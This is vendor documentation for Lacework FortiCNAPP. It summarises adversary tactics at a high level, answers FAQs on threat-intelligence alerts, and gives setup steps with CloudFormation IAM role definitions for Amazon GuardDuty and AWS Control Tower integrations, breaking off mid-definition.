Credential Access Tactic

This tactic involves techniques that are for stealing credentials like account names and passwords, using methods such as keylogging or credential dumping. Legitimate credentials provide adversaries access, increased stealth, and the ability to create more accounts to achieve their goals.

For the list of common techniques used by adversaries, refer to Credential Access Tactic.

Discovery Tactic

This tactic involves techniques that can be used to enable adversaries to gain knowledge about the system and network. They observe and orient themselves before deciding their actions and explore controllable elements for potential benefits. Native OS tools are often used for post-compromise information gathering.

For the list of common techniques used by adversaries, refer to Discovery Tactic.

Lateral Movement Tactic

This tactic involves techniques that are used to enable adversaries to control remote systems on a network, exploring and pivoting to reach their objectives. They may use remote access tools or legitimate credentials with native network and OS tools for stealthier movement.

For the list of common techniques used by adversaries, refer to Lateral Movement Tactic.

Collection Tactic

This tactic involves techniques that adversaries use to gather relevant information to advance their objectives. Typically, the next step is data exfiltration. Common target sources include drives, browsers, audio, video, and email. Methods include capturing screenshots and keyboard input.

For the list of common techniques used by adversaries, refer to Collection Tactic.

Exfiltration Tactic

This tactic involves techniques that adversaries use to steal data from your network. After collecting data, they package it to avoid detection, often using compression and encryption. Data is transferred via their command and control channel or an alternate one, sometimes with size limits on transmission.

For the list of common techniques used by adversaries, refer to Exfiltration Tactic.

Command and Control Tactic

This tactic involves techniques that adversaries use to communicate with controlled systems within a victim network. They often mimic normal traffic to evade detection, adapting their approach based on the network structure and defenses.

For the list of common techniques used by adversaries, refer to Command and Control Tactic.

Impact Tactic

This tactic involves techniques that is aimed to disrupt availability and compromise integrity by manipulating business and operational processes. Methods can involve data destruction or tampering. In some cases, altered processes may

appear normal but serve the adversaries' goals. These techniques may be used to achieve their objectives or conceal a confidentiality breach.

For the list of common techniques used by adversaries, refer to Impact Tactic.

Resource Development Tactic

This tactic involves techniques that adversaries use to create, purchase, or compromise resources to support targeting. These resources include infrastructure, accounts, or capabilities, and they aid various phases of the adversary lifecycle, such as command and control with purchased domains, initial access through email accounts, or defense evasion with stolen code signing certificates.

For the list of common techniques used by adversaries, refer to Resource Development Tactic.

Reconnaissance Tactic

This tactic involves techniques where adversaries gather information actively or passively to support targeting. This includes details of the victim organization, infrastructure, or personnel. The information is leveraged in different phases of the adversary lifecycle, such as planning initial access, prioritizing post-compromise objectives, and driving further reconnaissance efforts.

For the list of common techniques used by adversaries, refer to Reconnaissance Development Tactic.

Security Insights FAQ

What sources of threat intelligence does Lacework FortiCNAPP use?

Lacework FortiCNAPP uses the following sources for its threat intelligence:

- *File Reputation:*
  - Reversing Labs
  - Lacework FortiCNAPP Labs manually added file hashes
- *IP/Domain Reputation:*
  - Lacework FortiCNAPP Labs manually added research IOCs and honey-pot data
  - Lacework FortiCNAPP Labs automated hunting from VirusTotal
  - Lacework FortiCNAPP Labs cryptomining infrastructure research
  - Variety of Open Source honey-pot sourced feeds

Alerting from VirusTotal intel sources requires: three or more antivirus detections, and last seen within 30 days.

How can I explain the severity of an alert?

For threats identified through threat intelligence, alert severity is dynamically calculated. This approach assesses multiple threat intelligence providers that flag the Indicators of Compromise (IOCs) as malicious, facilitating a more precise threat assessment and prioritization. This method not only enhances accuracy but also reduces false positives, providing a more reliable alert system for our customers.

If the alert is *not* derived from threat intelligence, the severity is determined by Lacework FortiCNAPP's severity scoring algorithm. See Alert Severity for more information.

Is this indicator a false positive?

False positives (FP) can occur due to stale indicators or misclassification of benign malware artifacts as malicious. If you encounter a false positive, VirusTotal can be a valuable resource for investigation. You can also check passive DNS data to determine if the suspected false positive IP is hosting legitimate domains.

If you have confirmed that the indicators are false positives and need to be added to the allowlist, or if you require assistance determining if the indicators are false positives, reach out to Fortinet Support for assistance.

Can you provide more information on a domain or an IP address seen with an alert?

Every threat intelligence alert is derived from one or more intelligence sources. Depending on the indicator, the source was either added manually by Lacework FortiCNAPP Labs researchers or a third party provided it.

Alerts that have an indicator tagged as “VirusTotal indicator” are sourced directly from VirusTotal. The current collection requirements for VirusTotal specify that the domain or IP must have more than three antivirus detections and must have been observed within the last 30 days. For more information, visit virustotal.com.

Why did Lacework FortiCNAPP not detect this activity?

The activity may have gone undetected if it involved a malicious domain or IP address that was not present in the threat database. If the activity involved command-line and process artifacts, custom detections can be created using LQL. In such cases, it is possible that the required LQL/LPP was either not deployed or does not exist.

Can you investigate an environment or event?

Lacework FortiCNAPP is happy to offer both hunting and investigative services. Additionally, we've developed the Cloud Hunter tool, which empowers you to search for critical data across the Lacework FortiCNAPP platform and create LQL queries for executing each search.

How to create exceptions to prevent alerting on an IP or domain in threat intel?

To suppress behavior anomaly alerts, you can create policies using the steps outlined in Suppress Behavior Anomaly Alerts.

When creating a policy for suppression, ensure that you do not disable the original policy that the suppression is cloned from to avoid affecting other alerts.

Why did Lacework FortiCNAPP not detect a malicious file?

By default, FIM scans are scheduled to occur once a day. If the malicious file was removed before the next scan, the agent may not be able to collect information about it.

AWS Security Hub

This section provides information about the Lacework FortiCNAPP integrations that collect findings through AWS Security Hub.

- Amazon GuardDuty
- Lacework FortiCNAPP AWS Built-in Package

Amazon GuardDuty

preview feature The Amazon GuardDuty integration is currently in preview.

Overview

Findings from Amazon's native threat detection service, GuardDuty, expand Lacework FortiCNAPP's detection capabilities. Lacework FortiCNAPP collects GuardDuty findings through AWS Security Hub, correlates the entities in its graph-based known and unknown threat detection system, and displays relevant GuardDuty findings as Supporting Facts in Lacework FortiCNAPP Composite Alerts. This integration automates the evidence-gathering phase of incident investigations, providing security analysts with high-efficacy, low-volume alerts.

Prerequisites


- *Enable Amazon GuardDuty* - Follow the AWS documentation to enable Amazon GuardDuty in your AWS account.
- *Enable AWS Security Hub* - Follow the AWS documentation to enable AWS Security Hub in your AWS account.
- A Cloud Security Platform SaaS account.
- Ensure that you are deploying the integration to a supported AWS region.

When Amazon GuardDuty and AWS Security Hub are enabled, GuardDuty automatically sends findings to AWS Security Hub.

Amazon GuardDuty Integration Architecture

CloudFormation is used to deploy the Amazon GuardDuty integration. The CloudFormation template creates the following resources:

- An EventBridge rule that forwards GuardDuty findings to an SQS queue.
- An SQS queue that receives the GuardDuty findings.
- A cross-account IAM role that allows Lacework FortiCNAPP to access the SQS queue in order to receive the GuardDuty findings.



Configure the Amazon GuardDuty Integration

In the Console you can either *Run the CloudFormation Template* or *Download the CloudFormation Template*.

- *Run CloudFormation Template* - This option requires fewer steps and less user interaction. Disable your browser pop-up blocker.
- *Download CloudFormation Template* - This option requires more user interaction but may be useful if you have multiple accounts with distributed ownership.

Run CloudFormation:

1. Log in to the Console.
2. Go to *Settings* > *Integrations* > *Cloud account*.
3. Click *+ Add New*.
4. Click *Amazon Web Services* and select *CloudFormation*.
5. Click *Next*.
6. Select *Security Hub* and click *Run CloudFormation Template*. If you are already logged in to your AWS account, this redirects you to the *Create stack* page. The template populates the *Amazon S3 template URL* for you.
7. No changes are required. Click *Next*.
8. Review the *Specify stack details* page. *Resource name prefix* is populated with the account name of the first account configured to use Lacework FortiCNAPP for AWS Configuration. When adding accounts, you can keep this prefix or enter a different prefix to ensure account uniqueness. Click *Next*.
9. No changes are required on the *Configure stack options* page. Click *Next*.
10. Verify the information on the *Review* page and click *Submit*.

Download CloudFormation:

1. Log in to the Console.
2. Go to *Settings* > *Integrations* > *Cloud account*.
3. Click *+ Add New*.
4. Click *Amazon Web Services* and select *CloudFormation*.
5. Click *Next*.
6. Select *Security Hub* and click *Download CloudFormation Template*.
7. Log in to your AWS account.
8. Select the CloudFormation service and click *Create stack*. The *Create stack* page displays.

9. For *Template source*, click *Upload a template file*.
10. Upload the Lacework FortiCNAPP template and click *Next*.
11. On the *Specify stack details* page enter a *Stack name* (for example, *Lacework FortiCNAPP-Amazon-GuardDuty*).
12. Enter a *Resource name prefix* such as an account name. Click *Next*.
13. No changes are required on the *Configure stack options* page. Click *Next*.
14. Verify the information on the *Review* page and click *Submit*.

For more information on selecting a stack template, refer to AWS documentation.

CloudFormation Stack Progress

After clicking *Submit*, you are redirected back to the *CloudFormation* page.

If you do not see your new stack in the table, refresh the page. Select your stack to see the event log as it is being created. When the stack is *CREATE-COMPLETE*, the Amazon GuardDuty integration is complete.

Permissions

The following IAM permissions are required to allow Lacework FortiCNAPP to receive GuardDuty findings. These are provisioned as part of the CloudFormation deployment.

Cross-Account IAM Role

```
LaceworkSecHubCrossAccountAccessRole:
  Type: AWS::IAM::Role
  Properties:
    RoleName: !Sub "${ResourceNamePrefix}-Lacework-Sec-Hub-Role"
    AssumeRolePolicyDocument:
      Version: "2012-10-17"
      Statement:
        - Effect: Allow
          Action:
            - sts:AssumeRole
          Principal:
             AWS: !Join
                - ''
                - - 'arn:aws:iam::'
                  - !Ref LaceworkAWSAccountId
                  - ':role/Lacework-platform'
          Condition:
            StringEquals:
              sts:ExternalId:
                !Ref ExternalID
    Path: "/"
    Policies:
```

```
      - PolicyName: LaceworkSecHubCrossAccountAccessRolePolicy
        PolicyDocument:
          Version: "2012-10-17"
          Statement:
            - Effect: Allow
              Action:
                - sqs:ListQueues
                - sqs:GetQueueAttributes
                - sqs:GetQueueUrl
                - sqs:DeleteMessage
                - sqs:ReceiveMessage
              Resource:
                - !GetAtt LaceworkSecHubQueue.Arn
```

FAQs

How do I know if the integration is working?

After configuring the Security Hub integration, the status in Lacework FortiCNAPP will show Pending until a new event is generated by Security Hub and delivered to Lacework FortiCNAPP. The status will then show Success. If there is an issue, you will see an error message.

Where can I see the GuardDuty findings in Lacework FortiCNAPP?

GuardDuty findings are only displayed when they correlate with a composite alert.


AWS Control Tower For AWS Control Tower customers, Lacework FortiCNAPP is an AWS Built-in partner and provides a bundled solution with AWS Control Tower, Amazon GuardDuty, and AWS Security Hub. This solution is intended for AWS Control Tower customers that require a seamless and comprehensive security solution for all accounts in their AWS organization. For more information, see the Lacework FortiCNAPP AWS Built-in Package.

AWS built-in package

preview feature The Lacework FortiCNAPP AWS Built-in Package is currently in preview.

Overview

With the AWS Built-in Package, enrolling a new AWS account ensures security best practices and monitoring are automatically applied consistently across your organization. Account administrators can automatically add security auditing and monitoring to AWS accounts seamlessly. Lacework FortiCNAPP manages all required Lacework FortiCNAPP and AWS account configurations that allow access to AWS configuration and CloudTrail logs. Additionally, automatic enablement of Amazon GuardDuty and AWS Security Hub means that your organization can benefit from enriched security alerts from Lacework FortiCNAPP and AWS. This leads to higher fidelity alerts and quicker time to resolution due to additional context provided by AWS Security Hub and Amazon GuardDuty.


AWS Control Tower
Account Factory
Onboard Account
Member AWS Account
Cloud Activity
Central AWS CloudTrail
Threat Detection
Cloud Compliance
SecurityAudit Compliance
Amazon EC2
Amazon S3
Amazon VPC
AWS Security Hub Findings
Lacework Polygraph Data Platform
Enriched, High-Fidelity Composite Alerts
Lacework Findings
AWS Security Findings
Amazon GuardDuty
AWS Security Hub
Future Findings Providers


Prerequisites

- *Enable AWS Control Tower* - Follow the AWS documentation to enable AWS Control Tower for your organization.
- Administrator privileges in the AWS Control Tower management account.
- A Cloud Security Platform SaaS account.
- Ensure that you are deploying the integration to a supported AWS region.

AWS Built-in Package Architecture

CloudFormation is used to deploy the AWS Built-in Package. The CloudFormation template creates the following resources:

- A cross-account IAM role that allows Lacework FortiCNAPP to query AWS APIs.
- An EventBridge rule for AWS Control Tower account creation events that trigger a Lambda function.
- Lambda functions that perform initial setup and add accounts to Lacework FortiCNAPP.
- An SQS queue that receives the AWS Control Tower centralized CloudTrail S3 bucket notifications.
- A cross-account IAM role that allows Lacework FortiCNAPP to access the SQS queue in order to receive centralized CloudTrail S3 bucket updates.
- An EventBridge rule that forwards AWS Security Hub findings to an SQS queue.
- An SQS queue that receives the AWS Security Hub findings.
- A cross-account IAM role that allows Lacework FortiCNAPP to access the SQS queue in order to receive the AWS Security Hub findings.



Deployment scenarios

1. Default deployment without single sub-account or org options selected

If you keep both Single sub-account and AWS Organizational Units (OUs) to Sub-Account Mapping with Organization options empty, all AWS accounts go under the main account by default (account will match your Lacework FortiCNAPP URL) . Leave the *Single Sub-Account Configuration* and *Organization Configuration* sections blank in the CloudFormation stack parameters.

2. Single sub-account with Lacework FortiCNAPP organization

If the Lacework FortiCNAPP organization feature is enabled, you can specify a sub-account for which all AWS accounts are added. This is specified in the *Single Sub-Account Configuration* section in the *Lacework FortiCNAPP Sub-Account Name* field (see below) in the CloudFormation stack parameters.

3. AWS organizational units (OUs) to Lacework FortiCNAPP sub-account mapping with Lacework FortiCNAPP organization

- The Lacework FortiCNAPP organization feature must be enabled.
- When naming the OUs, do not include spaces in the names (hyphens are allowed).

The below tabs describe what happens during the deployment for *Config* and *CloudTrail*.

Config:

AWS accounts from each OU will be integrated with the corresponding sub-account only if the sub-account name is provided as a comma-separated list during the integration setup. Any AWS accounts that belong to OUs that are not included will not have Config integrations created in Lacework FortiCNAPP.

When creating or deleting AWS OUs, use the recommended AWS Control Tower methods. Updating AWS accounts outside of AWS Control Tower may cause issues. You must also re-run the CloudFormation for those changes to ensure that Lacework FortiCNAPP monitors each AWS account in the correct sub-account.

Below is an example of using the solution with AWS OUs:

- (1st level)
- OU=Tech
  - AWSAccount 1 (techaws)
- OU=IT
  - AWSAccount 2 (itcloud)
- OU=Marketing (it has sublevels)
  - OU=prod
    - AWSAccount 3 (marketingprodUS)
    - AWSAccount 4 (marketingprodEU)
  - OU=dev
    - AWSAccount 5 (marketingdev1)
    - AWSAccount 6 (marketingdev2)

If you create sub-accounts named *Tech* and *Marketing*, specify the following comma-separated arguments to the CloudFormation template in the *Organization Configuration (Optional)* field as `Tech,Marketing`.

As a result, we'll integrate AWS Configuration settings as follows:

- LW subAccount Tech
  - AWSAccount 1 (techaws)
- LW subAccount Marketing
  - AWSAccount 3 (marketingprodUS)
  - AWSAccount 4 (marketingprodEU)
  - AWSAccount 5 (marketingdev1)
  - AWSAccount 6 (marketingdev2)

And there WILL NOT be any integration of type AWS Configuration for `AWSAccount 2 (itcloud)`.

CloudTrail:

For CloudTrail, after the Control Tower CloudFormation deployment finishes, follow the steps in AWS CloudTrail Integration for Organizations and upload a mapping file. Any AWS accounts that are not included in the mapping send their CloudTrail logs to the default sub-account.

Below is an example of using the solution with AWS OUs:

- (1st level)
- OU=Tech
  - AWSAccount 1 (techaws)
- OU=IT
  - AWSAccount 2 (itcloud)
- OU=Marketing (it has sublevels)
  - OU=prod
    - AWSAccount 3 (marketingprodUS)
    - AWSAccount 4 (marketingprodEU)
  - OU=dev
    - AWSAccount 5 (marketingdev1)
    - AWSAccount 6 (marketingdev2)

After the Control Tower CFT deployment finishes, perform an organizational CloudTrail integration with the following mappings:

```
{
    "defaultLaceworkAccountAws": "lw_account_1",
    "integration_mappings": {
      "Tech": {
        "aws_accounts": [
          "1"
        ]
      },
      "Marketing": {
        "aws_accounts": [
          "3",
          "4",
          "5",
          "6"
        ]
      }
    }
  }
```

Any AWS accounts that are not included in the mapping send their CloudTrail logs to the default Lacework FortiCNAPP sub-account.

To upload a mapping file, see AWS CloudTrail Integration for Organizations for more information.

Configure the AWS Built-in Package

1. Generate a Lacework FortiCNAPP API access key

1. In your console, go to *Settings* > *Configuration* > *API keys*.
2. Click on the *+ Add New* button in the upper right to create a new API key.
3. Provide a *name* and *description* and click *Save*.
4. Click the download button to download the API keys file.
5. Copy the *keyId* and *secret* from this file.

2. Log in to your AWS control tower management account

1. Log in to your AWS Control Tower management account.
2. Select the AWS region where your AWS Control Tower is deployed.

3. Deploy the AWS built-in package with CloudFormation

For information about using CloudFormation, see the AWS CloudFormation documentation.

1. Click the following *Launch Stack* button to go to your CloudFormation console and launch the AWS Control Integration template.

   For most deployments, you need only Basic Configuration parameters.
2. Specify the following Basic Configuration parameters:
   - Enter a *Stack name* for the stack.
   - Enter *Your Lacework FortiCNAPP URL*.
   - Enter your *Lacework FortiCNAPP Access Key ID* and *Secret Key* that you copied from your previous API keys file.
   - For *Capability Type*, the recommendation is to use *CloudTrail+Config* for the best capabilities.
   - Choose whether you want to *Monitor Existing Accounts*. This sets up monitoring of ACTIVE existing AWS accounts.
   - Enter the name of your *Existing AWS Control Tower CloudTrail Name*.
   - If your CloudTrail S3 logs are encrypted, specify the *KMS Key Identifier ARN*. Ensure that you update the KMS key policy to allow access to the Log account cross-account role used by Lacework FortiCNAPP. Add the following to the key policy.

     ```
     "Sid": "Allow Lacework to decrypt logs",
     "Effect": "Allow",
     "Principal": {
     "AWS": [
     "arn:aws:iam::<log-archive-account-id>:role/<lacework-account-name>-laceworkcwssarole"
     ```

```
]
},
"Action": [
"kms:Decrypt"
],
"Resource": "*"
```

- Update the Control Tower *Log Account Name* and *Audit Account Name* if necessary.
- If using AWS organization units to Lacework FortiCNAPP sub-account mapping, specify a comma-separated lists of organization names in the *Organization Configuration* section in the *AWS Organizations to Lacework FortiCNAPP Sub-Account Names* field. AWS accounts are added to the appropriate Lacework FortiCNAPP sub-accounts based on this AWS OU-to-Lacework FortiCNAPP sub-account name mapping. AWS OU names and Lacework FortiCNAPP sub-account names must match. AWS accounts not in the specified organization units are not added to Lacework FortiCNAPP.
- If using a single Lacework FortiCNAPP sub-account for all AWS accounts, specify a sub-account for which all AWS accounts will be added. This is specified in the *Single Sub-Account Configuration* section in the *Lacework FortiCNAPP Sub-Account Name* field.

3. Click *Next* through to your stack *Review*.
4. Accept the AWS CloudFormation terms and click *Create stack*.

4. CloudFormation progress

1. Monitor the progress of the CloudFormation deployment. It takes several minutes for the stack to create the resources that enable the AWS Built-in Package.
2. When successfully completed, the stack shows `CREATE_COMPLETE`.

5. Validate the solution

1. Log in to your Lacework FortiCNAPP Cloud Security Platform console.
2. Go to *Settings* > *Integration* > *Cloud Accounts*.
3. You should see a list of AWS accounts that are now being monitored. The *Cloud Account* column values correspond to the AWS Account IDs.

After the Control Tower CloudFormation deployment finishes, follow the steps in AWS CloudTrail Integration for Organizations and upload a mapping file. Any AWS accounts that are not included in the mapping send their CloudTrail logs to the default sub-account.

Remove the AWS built-in package

To remove the AWS Built-in Package, simply delete the main stack. All CloudFormation stacksets, stack instances, and Lambda functions will be deleted.

Lacework FortiCNAPP will no longer monitor your AWS cloud environment.

Permissions

The following IAM permissions are required to allow Lacework FortiCNAPP to query AWS APIs, read CloudTrail events, and receive AWS Security Hub findings. These are provisioned as part of the CloudFormation deployment.

Member Account SecurityAudit Cross-Account IAM Role

```
LaceworkCrossAccountAccessRole:
  Type: 'AWS::IAM::Role'
  Properties:
    RoleName: !Join
      - '-'
      - - !Ref ResourceNamePrefix
        - laceworkcwsrole-sa
    AssumeRolePolicyDocument:
      Version: 2012-10-17
      Statement:
        - Action: 'sts:AssumeRole'
          Effect: Allow
          Principal:
            AWS: !Join
              - ''
              - - 'arn:aws:iam::'
                - !Ref LaceworkAWSAccountId
                - ':root'
          Condition:
            StringEquals:
              'sts:ExternalId': !Ref ExternalID
    ManagedPolicyArns:
      - 'arn:aws:iam::aws:policy/SecurityAudit'
```

Centralized CloudTrail Cross-Account IAM Role

```
LaceworkCWSSACrossAccountAccessRole:
  Type: 'AWS::IAM::Role'
  Properties:
    RoleName: !Join
      - ''
```

```
      - - !Ref ResourceNamePrefix
        - '-laceworkcwssarole'
    AssumeRolePolicyDocument:
      Version: 2012-10-17
      Statement:
        - Action: 'sts:AssumeRole'
          Effect: Allow
          Principal:
            AWS: !Join
              - ''
              - - 'arn:aws:iam::'
                - !Ref LaceworkAWSAccountId
                - ':root'
          Condition:
            StringEquals:
              'sts:ExternalId': !Ref ExternalID
    ManagedPolicyArns:
      - 'arn:aws:iam::aws:policy/SecurityAudit'
LaceworkCWSPolicy:
  Type: 'AWS::IAM::Policy'
  Properties:
    PolicyName: LaceworkCWSPolicy
    PolicyDocument:
      Version: 2012-10-17
      Statement:
        - Sid: ConsumeNotifications
          Action:
            - 'sqs:GetQueueAttributes'
            - 'sqs:GetQueueUrl'
            - 'sqs:DeleteMessage'
            - 'sqs:ReceiveMessage'
          Effect: Allow
          Resource: !Ref SqsQueueArn
        - Sid: ListLogFiles
          Action:
            - 's3:ListBucket'
          Effect: Allow
          Resource: !Join ['',["arn:aws:s3:::", !Ref ExistingTrailBucketName, "/*AWSLogs/*" ]]
          Condition:
            StringLike:
              's3:prefix':
                - '*AWSLogs/'
        - Sid: ReadLogFiles
          Action:
            - 's3:Get*'
          Effect: Allow
          Resource: !Join ['',["arn:aws:s3:::", !Ref ExistingTrailBucketName, "/*AWSLogs/*" ]]
        - Sid: GetAccountAlias
          Action:
            - 'iam:ListAccountAliases'
          Effect: Allow
          Resource: '*'
```

```
        - Sid: Debug
          Action:
            - 'cloudtrail:DescribeTrails'
            - 'cloudtrail:GetTrailTopics'
            - 'cloudtrail:GetTrailStatus'
            - 'cloudtrail:ListPublicKeys'
            - 's3:GetBucketAcl'
            - 's3:GetBucketPolicy'
            - 's3:ListAllMyBuckets'
            - 's3:GetBucketLocation'
            - 's3:GetBucketLogging'
            - 'sns:GetSubscriptionAttributes'
            - 'sns:GetTopicAttributes'
            - 'sns:ListSubscriptions'
            - 'sns:ListSubscriptionsByTopic'
            - 'sns:ListTopics'
          Effect: Allow
          Resource: '*'
    Roles:
      - !Ref LaceworkCWSSACrossAccountAccessRole
```

Security Hub Cross-Account IAM Role

```
LaceworkSecHubCrossAccountAccessRole:
  Type: AWS::IAM::Role
  Properties:
